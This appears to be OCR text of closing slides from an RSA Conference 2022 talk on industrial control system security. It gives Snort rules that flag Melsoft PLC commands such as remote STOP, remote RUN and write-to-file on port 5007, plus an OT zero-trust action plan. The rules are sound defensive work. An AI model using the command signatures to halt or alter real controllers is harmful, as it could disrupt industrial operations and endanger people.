
- alert tcp any any -> any 5007 (msg: "Melsoft 0x0114 MS Authentication"; flow:to_server,established; content:"|57 00|"; offset:0; depth:2; content:"|01 14|"; distance:31; within:2; classtype:others; sid:202107011; rev:1;)
- alert tcp any any -> any 5007 (msg: "Melsoft 0x1002 MC Remote STOP"; flow:to_server,established; content:"|57 00|"; offset:0; depth:2; content:"|10 02|"; distance:31; within:2; classtype:others; sid:202107012; rev:1;)
- alert tcp any any -> any 5007 (msg: "Melsoft 0x1001 MC Remote Run"; flow:to_server,established; content:"|57 00|"; offset:0; depth:2; content:"|10 01|"; distance:31; within:2; classtype:others; sid:202107013; rev:1;)
- alert tcp any any -> any 5007 (msg: "Melsoft 0x1829 MC Write to File"; flow:to_server,established; content:"|57 00|"; offset:0; depth:2; content:"|18 29|"; distance:31; within:2; classtype:others; sid:202107014; rev:1;)

Within 3 Months Actions

- Improvement measures
  - Planning a blueprint for a production line-centric zero trust architecture
  - Implement OT zero trust on your OT environment
- Compromise measures
  - Build safeguards in front of critical assets
  - Deploy industrial control detection mechanism (Such as Snort) in front of Core and Edge Switch

The Best Pratices for ICS/OT Cyberseuicty
OT Zero Trust

- The least privilege methodology in network, assets, protocols and suppliers



RSAConference2022

Keep the Operation Securely Running

RSAConference2022
San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: **HTA-R06**

Thanks for Listening

Mars Cheng
Manager, PSIRT and Threat Research
TXOne Networks Inc.
@marscheng_

Selmon Yang
Staff Engineer
TXOne Networks Inc.